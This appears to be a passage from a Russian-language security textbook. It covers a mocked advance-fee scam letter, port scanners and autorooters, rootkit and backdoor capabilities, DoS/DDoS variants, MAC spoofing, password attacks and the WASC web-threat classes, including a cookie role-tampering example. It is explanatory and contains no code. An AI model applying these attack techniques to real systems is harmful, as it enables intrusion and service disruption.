*"YOU MUST APPLY FIRST TO THE BANK AS RELATION OR NEXT OF KIN OF THE DECEASED INDICATING YOUR BANK NAME, YOUR BANK ACCOUNT NUMBER, YOUR PRIVATE TELEPHONE NUMBER AND YOUR FAX NUMBER FOR EASY AND EFFECTIVE COMMUNICATION AND LOCATION WHERE IN THE MONEY WILL BE*

*REMITTED".*

Чтобы стать счастливым обладателем 30 % от указанной выше суммы, необходимо сделать совсем ничего, а именно: обратиться в соответствующий банк в качестве родственника погибшего, указав реквизиты своего банковского счета, включая свой личный номер телефона и факса.

*"UPON RECEPIT OF YOUR REPLY, I WILL SEND TO YOU BY FAX OR EMAIL THE TEXT OF APPLICATION^*

После того как мистер Усман получит ваш ответ, к вам на электронный ящик будет отправлена специальная форма заявления, которая понадобится для оговоренных выше транзакций.

*«I WILL NOT FAIL TO BRING TO YOUR NOTICE THIS TRANSACTION IS HITCH-FREE AND THAT YOU SHOULD NOT ENTERTAIN ANY ATOM OF FEAR AS ALL REQUIRED ARRANGEMENTS HAVE BEEN MADE FOR THE TRANSFER».*

Я обещаю, что все операции по переводу денег займут минимальное количество времени с минимальным для вас риском.

*"YOU SHOULD CONTACT ME IMMEDIATELY AS SOON AS YOU RECEIVE THIS LETTER.*

*TRUST TO HEAR FROM YOUIMMEDIATELY".*

Постарайтесь ответить как можно быстрей.

*«YOURS FAITHFULLY MR USMAN KAMAL».*

С глубочайшим уважением, мистер Усман Камал.

ПРИМЕЧАНИЕ

Согласно статистике в 3 % случаев человек, получивший подобное письмо, уезжает в Африку… навсегда.

## Сетевое сканирование портов

Сетевое сканирование портов включает в себя процесс автоматизированного выявления уязвимостей на удаленных системах с последующим захватом последних. В качестве

сканеров подобного рода можно привести что-нибудь вроде XSpider, Essential Net Tools, Net Bios Scaner и многие другие, активно использующиеся теми, кому это надо (рис. 1.4).

Существуют специализированные системы, упрощающие процесс хакинга до максимума. В качестве горячего примера можно привести так называемые авторутеры (англ. root – дословно "корень", "корневая директория"; подразумевается полный захват системы) – программные комплексы, последовательно сканирующие большое количество машин. Следующим после обнаружения уязвимых систем шагом "захватчика" является процесс захвата системы с установкой специализированного вредоносного ПО (черви, троянские кони и руткиты (root kit), которые, в отличие от остальных, обнаружить в системе практически невозможно; также затруднительно и лечение системы).




**Рис. 1.4.** Утилита XSpider в действии

Преимущества таких автоматизированных систем очевидны: за считанное время автоматизация позволяет захватчику просканировать сотни тысяч систем.

В качестве горячего примера можно привести краткие описания следующих руткитов (взято с **www.virusList.com),** как нельзя лучше иллюстрирующих совсем не детские возможности современного вредоносного ПО:

♦ "AFXRootkit 2005 – это Open Source-руткит, написанный на Delphi; использует code injection и hooks Windows native API для сокрытия своего процесса, modules, handles, files, ports, registry keys и т. д.";

♦ "FU Rootkit: FU может прятать процессы, поднимать привилегии процесса, обманывать Windows Event Viewer, так что суды невозможны! И даже прячет драйверы устройств (!). И все это без какого-либо взлома".

До недавнего времени обнаружение руткитов представляло довольно сложную с технической точки зрения процедуру, однако сейчас существует достаточное количество спецсредств для обнаружения подобных вредоносных модулей. В качестве примера можно привести "Антивирус Касперского 7.0" (рис. 1.5).




**Рис. 1.5.** Включение модуля обнаружения руткитов

## Сетевые атаки с использованием червей, вирусов, троянских коней

Симптоматика вирусного заражения обычно следующая: заражение исполняемых файлов (EXE, COM), сопровождаемое аномальным поведением при запуске, «чудо-форматирование дисков», необратимое подвисание системы и т. п.

Из Сети такое чудо можно получить известным способом – через почтовые прикрепления либо скачав суперускоритель браузера.

Троянские кони, в отличие от вирусов, не характеризуются особо страшной деструктивностью, но от этого менее коварным этот вид программ назвать нельзя. Суть сетевой атаки с использованием троянских коней проста: на машину жертвы любым из известных способов "заливается" программа, которая впоследствии, в зависимости от своей функциональной принадлежности, крадет персональные данные с последующей пересылкой "награбленного" своему хозяину, удаленно управляет системой (так называемый backdoor – бэкдор), выполняет функции прокси-сервера (понятно, зачем), участвует в организации DDoS и т. д.

Чтобы лучше представить себе некоторые из возможностей шпионских программ и их роль в организации сетевых атак, будет более чем уместно привести следующее описание (источник **www.viruslist.com).**

"A-311 Death Full (бэкдор) – это новая, продвинутая система удаленного администрирования с множеством возможностей. Рассмотрим основные из них:

♦ после установки программа работает из-под системных приложений;

♦ невидимость с момента инсталляции;

♦ невидимость слушающих портов;

♦ полный и совершенный контроль над файловой системой: копирование, переименование, удаление файлов и папок, создание новых папок;

♦ вывод файлов/папок по заданной маске (включая refresh), а также возможность показывать растровые изображения поверх всех окон и проигрывать WAV-файлы внутренними средствами сервера (при щелчке правой кнопкой мыши на названии соответствующего файла в меню появится дополнительный раздел), отправлять файлы посредством электронной почты прямо из файл-менеджера;

♦ запуск приложений одним щелчком кнопкой мыши, просмотр/изменение атрибутов файлов, управление реестром (в Windows 2000/XP управление с правами SYSTEM, но только после перезагрузки): создание, переименование, удаление ключей и параметров;

♦ перезагрузка/выключение компьютера/выход пользователя;

♦ обнуление содержимого CMOS;

♦ отключение дисковода и отключение/включение монитора". Комментарии, как говорится, излишни.

ПРИМЕЧАНИЕ

Описание носит ознакомительный характер. Автор не несет никакой ответственности за использование конкретных приведенных материалов в злонамеренных целях.

Что касается сетевых атак, организованных посредством червей, то тут следует сказать следующее: в основах механизмов распространения червей стоят многочисленные дыры ПО, «новопоявления» которых очень часто сопровождаются созданием нового червя. По логике вещей можно было бы предположить: новая дыра – новый червь. Но не следует забывать про многочисленные модификации компьютерных червяков, которые как раз и являются причиной массовых интернет-эпидемий.

## Атаки типа «отказ в обслуживании» (DoS) и «распределенный отказ в обслуживании» (DDoS)

На сегодняшний день DDoS-атаки являются одними из самых опасных с точки зрения последствий. Посудите сами: крупный обслуживающий банковский сервер, который на некоторое время (пусть даже на полчаса) приостановил свою работу, создает убытки, исчисляемые десятками и даже сотнями тысяч долларов. А каковы будут убытки, если сервер замолчит на сутки?

Данный вид атаки в большинстве случаев не требует сверхусилий со стороны атакующего и поэтому доступен многим из тех, кому это надо.

Чем же принципиально отличаются DoS и DDoS от других сетевых атак? Наверное, тем, что цели таких атак не сводятся к получению тотального доступа к вашей сети или разведыванию какой-либо конфиденциальной информации. Нападения подобного рода используются в первую очередь для подрыва нормального функционала системы (это как раз тот случай, когда можно говорить о "нарушении доступности", – см. разд. 1.2) за счет обработки пакетов или траты системных ресурсов. Подобные нападения имеют несколько разновидностей.

**UDP flood** представляет собой атаку, при которой на определенный адрес системы-мишени осуществляется отправка множества пакетов UDP (User Datagram Protocol – дополнительный компонент протокола TCP, поддерживающий выполняющуюся без подключений службу датаграмм, не гарантирующую ни доставку, ни правильную последовательность доставленных пакетов). В настоящее время подобный вид атак применяется все реже: особенностью UDP-отправите-лей является возможность их легкого обнаружения, что связано с отсутствием шифрования протоколов TCP и UDP на уровне взаимодействия управляющего атакой и машинами-зомби.

**ICMP flood** – атака посредством ICMP-протокола (Internet Control Message Protocol – обязательный управляющий протокол в наборе протоколов TCP/IP, сообщающий об ошибках и обеспечивающий связь между узлами сети. Именно протокол ICMP используется программой Ping для обнаружения и устранения неполадок TCP/IP).

Продолжая экскурс по ICMP, более чем уместно упомянуть о так называемой атаке **Smurf,** представляющей собой пинг-запросы ICMP по адресу направленной широковещательной рассылки с использованием в пакетах этого запроса фальшивого адреса источника. В основе Smurf-атаки стоит использование Smurf-пинг-запросов по адресу направленной

широковещательной рассылки. Используемый в пакетах этого запроса фальсифицированный адрес источника совпадает с адресом атакуемого. Системы, получившие направленный широковещательный пинг-запрос, как им и положено, исправно на него отвечают (естественно, тому, от кого пришел запрос). Результатом такого ответа является затопление атакуемого большим количеством сетевых пакетов, что, в конечном счете, приводит к отказу в обслуживании.

**TCP SYN Flood** имеет место, в случае если клиент пытается установить TCP-соединение с сервером, что требует обмена определенной последовательностью сообщений. Сначала клиентская система посылает SYN-пакет на сервер. После этого сервер подтверждает получение SYN-пакета, отсылая SYN-ACK-сообщение клиенту. Затем клиент завершает установку соединения, отвечая сообщением ACK, и затем снова должен произойти обмен данными. В точке, где система сервера послала подтверждение (SYN-ACK) назад клиенту, но еще не получила сообщения ACK, устанавливается полуоткрытое соединение. «Фишка» в том, что параметры, касающиеся всех ждущих обработки соединений, располагаются в оперативной памяти сервера, которая не безразмерна, разумеется. Если преднамеренно создать большое количество частично открытых соединений, то память переполнится, и система подвиснет.

Атаки **Ping of Death** заставляют системы реагировать непредсказуемым образом при получении слишком больших IP-пакетов. TCP/IP поддерживает максимальный размер пакета в 65 Кбайт (как минимум 20 байт информации в IP-заголовке, некоторое количество дополнительной информации и остальная часть пакета, содержащая основные данные). Атаки Ping of Death могут вызвать крушение, зависание и перезагрузку системы.

**Tribe Flood Network (TFN)** и **Tribe Flood Network 2000 (TFN2K)** являются распределенными инструментальными средствами, обычно запускающими скоординированные DoS-атаки из многих источников на одну или несколько целей. Использование TFN-атаки дает возможность генерировать пакеты с фальшивыми IP-адресами источника. Механизм атаки приблизительно таков: злонамеренный пользователь посылает с главного компьютера команды нападения на список TFN-серверов или демонов. Затем демоны генерируют указанный тип DoS-атаки на один или несколько IP-адресов жертв. IP-адреса и порты источника атаки могут изменяться совершенно случайным образом, как и размеры пакетов.

Высокая эффективность современных DDoS-атак достигается путем модификации и комбинирования отдельных ее видов. Уже упомянутые TFN и TFN2K позволяют одновременно инициировать атаки нескольких типов: Smurf, UDP flood, ICMP flood и TCP SYN flood, – что делает их мощным инструментом для подобных задач. Пересылка команд и параметров при этом умело замаскирована в передаваемых данных, чтобы не вызвать подозрений у защитного ПО.

Как средства организации распределенных атак TFN и TFN2K относительно сложны и требуют от атакующего намного более высокой квалификации, чем в других случаях, но и практическая эффективность их намного выше.

Ярчайшим представителем средств организации DoS-атак нового поколения является **Stacheldracht** (дословно «колючая проволока»). Stacheldraht объединяет в себе особенности некоторых DoS-атак, в том числе TFN, шифрование связи между нападающим и главными серверами Stacheldraht и автоматическое обновление агентов. Начальный этап атаки включает активное массированное проникновение в большое количество систем для последующего использования их при атаке. Затем следует заключительный этап, в ходе которого «порабощенные» системы используются для атаки на один или несколько объектов.

Атаки **IP spoofing (подмена IP-адресов)** – это не разновидность DoS, но, тем не менее, атаки подобного рода широко используются, в случае если необходимо скрыть IP, что имеет место при организации любой DDoS.

Атаки **MAC spoofing.** Применяются для фальсификации MAC-адреса. Атака подобного рода проводится тогда, когда необходимо, чтобы машину взломщика приняли за доверенную машину, в случае если доступ закрыт посредством фильтрации MAC-адресов. Остановимся на технологии подробнее.

В пределах локальной сети каждая сетевая карта маркируется уникальным MAC-адресом – 12-значным шестнадцатеричным числом. Прежде чем отправить пакет в локальную сеть, драйвер сетевой карты определяет по IP-адресу точки назначения физический адрес сетевой карты компьютера-адресата и помечает пакет соответствующим MAC. На принимающей стороне сетевая карта, получившая пакет со своим MAC-адресом, пропускает его, направляя по цепочке "драйвер – операционная система – приложение".

Взаимодействие машин в сети на физическом уровне обслуживается протоколом ARP, который представляет собой протокол из набора протоколов TCP/IP, обеспечивающий сопоставление IP-адресов с адресами MAC для пакетов IP. В случае если машина отправляет пакет в пределах подсети, для сопоставления и привязки MAC/IP служит ARP-таблица. При отсутствии записей в ARP-таблице в ход идут данные ARP-кэша. И только в крайнем случае, когда данные нигде не найдены, осуществляется широковещательный ARP-запрос по адресу ff:ff:ff:ff:ff:ff (значит, всем).

Особенности протокола ARP таковы, что возможна практически беспрепятственная подмена истинных соответствий в ARP-хэше. Для этого может быть использовано специализированное программное обеспечение вроде SMAC или MAC SPOOFER 2006 (рис. 1.6).




**Рис. 1.6.** Программа MAC SPOOFER в действии

**Password attacks (атаки для взлома паролей)** могут использовать различные методы: лобовая атака, или Brute Force – так называемый грубый перебор паролей. «Брутфорс» – атаки имеют место в том случае, если существует потенциальная возможность множественных попыток аутентификации: электронные ящики, учетные записи FTP, SAM-файлы, PWL-файлы, UIN и т. д. В ходе атаки последовательно перебираются все возможные комбинации символов, сочетание которых может оказаться верным. Процесс такого перебора автоматизирован и осуществляется с помощью специализированного программного обеспечения.

**Packet sniffers** – приложение, которое использует сетевой адаптер в «беспорядочном режиме» (когда сетевой адаптер посылает на обработку все пакеты, физически полученные по сети), чтобы захватить все сетевые пакеты, посланные через определенный домен. Снифферы пакетов используются легально в сетях для анализа трафика и поиска неисправностей.

Однако, так как некоторые сетевые приложения посылают данные открытым текстом (telnet, FTP, SMTP, POP3 и т. д.), сниффинг пакетов может предоставить даже критически важную информацию, например имена пользователей и пароли.

## 1.4. Классификация угроз безопасности веб-серверов

Многие из читателей наверняка обратили свое внимание на то, какую важную роль в анализе рисков (см. разд. 1.2) играет такой фактор, как угроза. В этой связи будет более чем уместно ознакомиться с перечнем типичных угроз, которые приведены ниже. Настоящая классификация окажется полезна и подготовленным читателям, и тем, кто углубленно интересуется вопросами компьютерной безопасности.

Очередной раз выходя в Интернет и привычно набирая в браузере дорогой сердцу адрес, мы убеждаемся снова и снова, что не так уж все и плохо: апокалипсис постоянно кто-то переносит, а мы живем в мире высоких технологий, и это не может не радовать. Интернет стал для многих из нас настолько привычным, что иногда кто-нибудь да и допустит мысль о его существовании со времени сотворения мира. Между тем за кажущейся простотой и удобством стоит четкая и отлаженная работа узлов Сети. Было бы наивно полагать, что все совершенно, особенно если речь идет о вещах, сосуществующих в столь динамичной среде. Просматривая горячие двадцатки SANS, предупреждения EEYE, горячий эксклюзив от SecurityLab, убеждаешься снова и снова: безопасность есть процесс, а не состояние.

В рамках данного раздела мы поговорим с вами о безопасности веб-серверов, а точнее постараемся внести ясность и создать некое подобие современной классификации веб-угроз. Предпосылки к созданию подобной классификации очевидны. За последние несколько лет индустрия безопасности веб-приложений адаптировала немалое количество не совсем точных терминов, описывающих уязвимости. Такие названия уязвимостей, как "подделка параметров" (Parameter Tampering), "меж-сайтовое выполнение сценариев" (Cross-site Scripting) и "отравление печений" (Cookie Poisoning) (да-да, именно так), мягко говоря, не совсем точно определяют суть проблемы и возможные последствия атак. Отсутствие четкости в определениях часто вызывает проблемы и взаимонепонимание, даже если стороны согласны с основной идеей.

Когда начинающий специалист безопасности веб-приложений приступает к обучению, его быстро вводит в заблуждение отсутствие стандартного языка. Подобная ситуация не только не способствует профессиональному овладению предметом, но и замедляет понимание картины в целом. Появление классификации угроз безопасности веб-приложений является исключительно важным событием в мире IT.

По известным причинам только система знаний, а не ее разрозненный, дискретный вариант, может служить показателем высшей квалификации разработчиков приложений, специалистов в области безопасности, производителей программных продуктов. На основе классификации в дальнейшем могут быть созданы методики обследования приложений, рекомендации по разработке приложений с учетом безопасности, требования к продуктам и службам. Следующая классификация есть результат проработки различных книг, десятков статей и презентаций. У ее истоков стоит Web Application Security Consortium, представители которой создали базу для разработки и популяризации стандартной терминологии описания подобных проблем **(www.webappsec.org).**

Представленная классификация окажется полезной прежде всего специалистам, хотя в целом материал направлен на широкий круг читателей, интересующихся проблемами компьютерной безопасности.

## Классы атак

Современная классификация имеет иерархическую структуру. Классы атак разбиты по пунктам (1; 2 и т. д.) с соответствующими подпунктами (1); 2) и т. д.). Название класса атаки представлено как в русском варианте, так и в английском.

1. Аутентификация (Authentication):
1) подбор (Brute Force);
2) недостаточная аутентификация (Insufficient Authentication);
3) небезопасное восстановление паролей (Weak Password Recovery Validation).
2. Авторизация (Authorization):
1) предсказуемое значение идентификатора сессии (Credential/Session Prediction);
2) недостаточная авторизация (Insufficient Authorization);
3) отсутствие тайм-аута сессии (Insufficient Session Expiration);
4) фиксация сессии (Session Fixation).
3. Атаки на клиентов (Client-side Attacks):
1) подмена содержимого (Content Spoofing);
2) межсайтовое выполнение сценариев (Cross-site Scripting, XSS);
3) расщепление HTTP-запроса (HTTP Response Splitting).
4. Выполнение кода (Command Execution):
1) переполнение буфера (Buffer Overflow);
2) атака на функции форматирования строк (Format String Attack);
3) внедрение операторов LDAP (LDAP Injection);
4) выполнение команд операционной системы (OS Commanding);
5) внедрение операторов SQL (SQL Injection);
6) внедрение серверных расширений (SSI Injection);
7) внедрение операторов XPath (XPath Injection).
5. Разглашение информации (Information Disclosure):
1) индексирование директорий (Directory Indexing);
2) идентификация приложений (Web Server/Application Fingerprinting);
3) утечка информации (Information Leakage);
4) обратный путь в директориях (Path Traversal);
5) предсказуемое расположение ресурсов (Predictable Resource Location).
6. Логические атаки (Logical Attacks):
1) злоупотребление функциональными возможностями (Abuse of Functionality);
2) отказ в обслуживании (Denial of Service);
3) недостаточное противодействие автоматизации (Insufficient Anti-automation);
4) недостаточная проверка процесса (Insufficient Process Validation).

Пункт и подчиненные ему подпункты разбиты на разделы. Класс атаки имеет краткое описание и дополняется соответствующим "живым" примером. Ну что ж, начнем по порядку.

Аутентификация

Классифицируем атаки, направленные на обход или эксплуатацию уязвимостей в механизмах реализации аутентификации веб-серверов.

**Подбор (Brute Force).** Подбор, или просто «брут», как его ласково любят называть хакеры, представляет собой автоматизированный процесс проб и ошибок, основной задачей которого является угадывание имени пользователя, пароля, номера кредитной карты, ключа шифрования и т. д. Многие системы позволяют использовать слабые пароли или ключи шифрования, и пользователи часто выбирают легко угадываемые или содержащи-

еся в словарях парольные фразы. Трагизм еще и в том, что пользователи намеренно выбирают простые пароли, так как сложные, помимо времени ввода, неудобны еще и тем, что легко забываются. Воспользовавшись данной ситуацией, злонамеренный пользователь может применить электронный словарь (что чаще всего и делается) и попытаться использовать всю мощь содержащихся в нем комбинаций символов в качестве пароля. Если сгенерированный пароль позволяет получить доступ к системе, атака считается успешной, и атакующий может использовать учетную запись.

Подобная техника проб и ошибок может быть с успехом использована для подбора ключей шифрования. В случае использования сервером ключей недостаточной длины злоумышленник может получить используемый ключ, протестировав все возможные комбинации. Существует два вида подбора: прямой и обратный. При прямом подборе используются различные варианты пароля для одного имени пользователя (например, имя пользователя – Lamer, пароли – fuck, world, qwerty, 123321…). При обратном – перебираются различные имена пользователей, а пароль остается неизменным (например, имена пользователей – User, Intel, Sara, Vaviorka…, пароль – 12345678). В системах с миллионами учетных записей вероятность использования различными пользователями одного пароля довольно высока. Несмотря на популярность и высокую эффективность, подбор может занимать несколько часов, дней или лет. Данный вид атак широко используется преимущественно там, где отсутствует блокировка в случае неверного сочетания, – это может быть простой взлом NTLM-хэшей и т. д.

**Недостаточная аутентификация (Insufficient Authentication).** Данная уязвимость возникает тогда, когда веб-сервер позволяет атакующему получать доступ к важной информации или функциям сервера без должной аутентификации. Атаки подобного рода очень часто реализуются посредством интерфейса администрирования через сеть. Чтобы не использовать аутентификацию, некоторые ресурсы по умолчанию «сидят в укромном месте» по определенному адресу, который не указан на основных страницах сервера или других общедоступных ресурсах.

Однако подобный подход не более чем "безопасность через сокрытие". Важно понимать, что несмотря на то что злоумышленник не знает адреса страницы, она все равно доступна через веб. Необходимый URL может быть найден путем перебора типичных файлов и директорий (таких как **/admin/)** с использованием сообщений об ошибках, журналов перекрестных ссылок или путем простого чтения документации. Подобные ресурсы должны быть защищены адекватно важности их содержимого и функциональных возможностей.

К примеру, многие веб-приложения по умолчанию используют для административного доступа ссылку в корневой директории сервера **(/admin/).** Обычно ссылка на эту страницу не фигурирует в содержимом сервера, однако страница доступна с помощью стандартного браузера. Поскольку пользователь или разработчик предполагает, что никто не воспользуется этой страницей, так как ссылки на нее отсутствуют, зачастую реализацией аутентификации пренебрегают. В результате для получения контроля над сервером злоумышленнику достаточно зайти на эту страницу.

**Небезопасное восстановление паролей (Weak Password Recovery Validation).**

Данная уязвимость реализуется, благодаря тому что веб-сервер позволяет атакующему несанкционированно получать, модифицировать или восстанавливать пароли других пользователей. Часто аутентификация на веб-сервере требует от пользователя запоминания пароля или парольной фразы. Строгая политика безопасности предусматривает, что только пользователь должен знать пароль, причем помнить его отчетливо. Но, как оно всегда бывает, со временем пароль забывается. Ситуация усложняется еще и тем, что у многих по несколько электронных ящиков.

Примером реализации подобной функции является использование "секретного вопроса", ответ на который указывается в процессе регистрации. Вопрос либо выбирается из списка, либо вводится самим пользователем. Еще один механизм позволяет пользователю указать "подсказку", которая поможет ему вспомнить пароль. Другие способы требуют от пользователя указать часть персональных данных – таких как номер паспорта, домашний адрес, почтовый индекс и т. д., – которые затем будут использоваться для установления личности. После того как пользователь докажет свою идентичность, система отобразит новый пароль или перешлет его по почте. Система восстановления пароля может быть скомпрометирована путем использования подбора, уязвимостей системы или из-за легко угадываемого ответа на секретный вопрос.

Многие серверы требуют от пользователя указать его электронный адрес в комбинации с домашним адресом и номером телефона. Эта информация может быть легко получена из сетевых справочников. В результате данные, используемые для проверки, не являются большим секретом. Кроме того, эта информация может быть получена злоумышленником с использованием других методов – таких как межсайтовое выполнение сценариев или фишинг. Одно из слабых звеньев, несомненно, – парольные подсказки. Сервер, использующий подсказки для облегчения запоминания паролей, может быть атакован, поскольку подсказки помогают в реализации подбора паролей. Пользователь может использовать стойкий пароль, например "27Пуаро10", с соответствующей подсказкой: "детектив". Атакующий может заключить, что пользовательский пароль состоит из даты рождения и имени любимого автора пользователя. Это помогает сформировать относительно короткий словарь для атаки путем перебора.

Авторизация

Многие сайты разрешают доступ к некоторому содержимому или функциям приложения только определенным пользователям. Доступ для других должен быть ограничен. Используя различные техники, злоумышленник может повысить свои привилегии и получить доступ к защищенным ресурсам.

**Предсказуемое значение идентификатора сессии (Credential/Session Prediction).**

Предсказуемое значение идентификатора сессии позволяет перехватывать сессии других пользователей. Подобные атаки выполняются путем предсказания или угадывания уникального идентификатора сессии пользователя. Эта атака, так же как и перехват сессии (Session Hijacking), в случае успеха позволяет злоумышленнику послать запрос веб-серверу с правами скомпрометированного пользователя. Дизайн многих серверов предполагает аутентификацию пользователя при первом обращении и дальнейшее отслеживание его сессии. Для этого пользователь указывает комбинацию имени и пароля. Вместо повторной передачи имени пользователя и пароля при каждой транзакции веб-сервер генерирует уникальный идентификатор, который присваивается сессии пользователя. Последующие запросы пользователя к серверу содержат идентификатор сессии как доказательство того, что аутентификация была успешно пройдена. Если атакующий может предсказать или угадать значение идентификатора другого пользователя, это может быть использовано для проведения атаки.

Так, многие серверы генерируют идентификаторы сессии, используя алгоритмы собственной разработки. Подобные алгоритмы могут просто увеличивать значение идентификатора для каждого запроса пользователя. Другой распространенный вариант – использование функции от текущего времени или других специфичных для компьютера данных. Идентификатор сессии сохраняется в cookie, скрытых полях форм или URL. Если атакующий имеет возможность определить алгоритм, используемый для генерации идентификатора сессии, он может выполнить следующие действия:

♦ подключиться к серверу, используя текущий идентификатор сессии;

♦ вычислить или подобрать следующий идентификатор сессии;

♦ присвоить полученное значение идентификатора cookie/скрытому полю формы/URL.

**Недостаточная авторизация (Insufficient Authorization).** Недостаточная авторизация возникает, когда веб-сервер позволяет атакующему получать доступ к важной информации или функциям, доступ к которым должен быть ограничен. Успешное прохождение аутентификации пользователем вовсе не означает, что он должен получить доступ ко всем функциям и содержимому сервера. Кроме аутентификации, должно быть реализовано разграничение доступа. Процедура авторизации определяет, какие действия может совершать пользователь, служба или приложение. Грамотно построенные правила доступа должны ограничивать действия пользователя согласно политике безопасности. Доступ к важным ресурсам сайта должен быть разрешен только администраторам.

В прошлом многие веб-серверы сохраняли важные ресурсы в скрытых директориях – таких как **/admin** или **/Log.** Если атакующий запрашивал эти ресурсы напрямую, он получал к ним доступ и мог перенастроить сервер, получить доступ к важной информации либо полностью скомпрометировать систему. Некоторые серверы после аутентификации сохраняют в cookie или скрытых полях идентификатор «роли» пользователя в рамках веб-приложения. Если разграничение доступа основывается на проверке данного параметра без верификации принадлежности к роли при каждом запросе, злоумышленник может повысить свои привилегии, просто модифицировав значение cookie. К примеру, значение cookie: Session Id = 12345678; Role = User заменяется на SessionId = 12345678; Role = Admin.

**Отсутствие тайм-аута сессии (Insufficient Session Expiration).** Если для идентификатора сессии или учетных данных не предусмотрен тайм-аут или его значение слишком велико, злоумышленник может воспользоваться старыми данными для авторизации. Это повышает уязвимость сервера для атак, связанных с кражей идентификационных данных. Поскольку протокол HTTP не предусматривает контроль сессии, веб-серверы обычно используют идентификаторы сессии для определения запросов пользователя. Таким образом, конфиденциальность каждого идентификатора должна быть обеспечена, чтобы предотвратить множественный доступ пользователей с одной учетной записью. Похищенный идентификатор может использоваться для доступа к данным пользователя или осуществления мошеннических транзакций. Отсутствие тайм-аута сессии увеличивает вероятность успеха различных атак. К примеру, злоумышленник может получить идентификатор сессии, используя сетевой анализатор или уязвимость типа «межсайтовое выполнение сценариев». Хотя тайм-аут не поможет, в случае если идентификатор будет использован немедленно, ограничение времени действия поможет при более поздних попытках использования идентификатора. В другой ситуации, если пользователь получает доступ к серверу с публичного компьютера (библиотека, интернет-кафе и т. д.), отсутствие тайм-аута сессии может позволить злоумышленнику воспользоваться историей браузера для просмотра страниц пользователя. Большое значение тайм-аута увеличивает шансы подбора действующего идентификатора. Кроме того, увеличение этого параметра ведет к увеличению одновременно открытых сессий, что еще больше повышает вероятность успешного подбора.

При использовании публичного компьютера, когда несколько пользователей имеют неограниченный физический доступ к машине, отсутствие тайм-аута сессии позволяет злоумышленнику просматривать страницы, посещенные другим пользователем. Если функция выхода из системы просто перенаправляет на основную страницу веб-сервера, а не завершает сессию, страницы, посещенные пользователем, могут быть просмотрены злоумышленником. Поскольку идентификатор сессии не был отмечен как недействительный, атакующий получит доступ к страницам сервера без повторной аутентификации.

**Фиксация сессии (Session Fixation).** Используя данный класс атак, злоумышленник присваивает идентификатору сессии пользователя заданное значение. В зависимости от

функциональных возможностей сервера существует несколько способов зафиксировать значение идентификатора сессии. Для этого могут использоваться атаки типа «межсайтовое выполнение сценариев» или подготовка сайта с помощью предварительного HTTP-запроса. После фиксации значения идентификатора сессии атакующий ожидает момента, когда пользователь войдет в систему. После входа пользователя злоумышленник использует идентификатор сессии для получения доступа к системе от имени пользователя.

Существуют два механизма управления сессиями на основе идентификаторов. Первый из них – так называемый разрешающий – основан на том, что конкретный идентификатор сессии присваивается браузером. Механизмы второго типа – строгого – функционируют с идентификаторами, сгенерированными сервером. В случае разрешающих механизмов злонамеренный пользователь может выбрать любой идентификатор сессии. При условии отсутствия спецзащиты от фиксации сессии данная атака может быть использована против любого сервера, аутентифицирующего пользователей с помощью идентификатора сессии. Не секрет, что большинство веб-серверов сохраняют ID в cookie, но это значение также может присутствовать в URL или скрытом поле формы. К сожалению, системы, использующие cookie, являются наиболее уязвимыми.

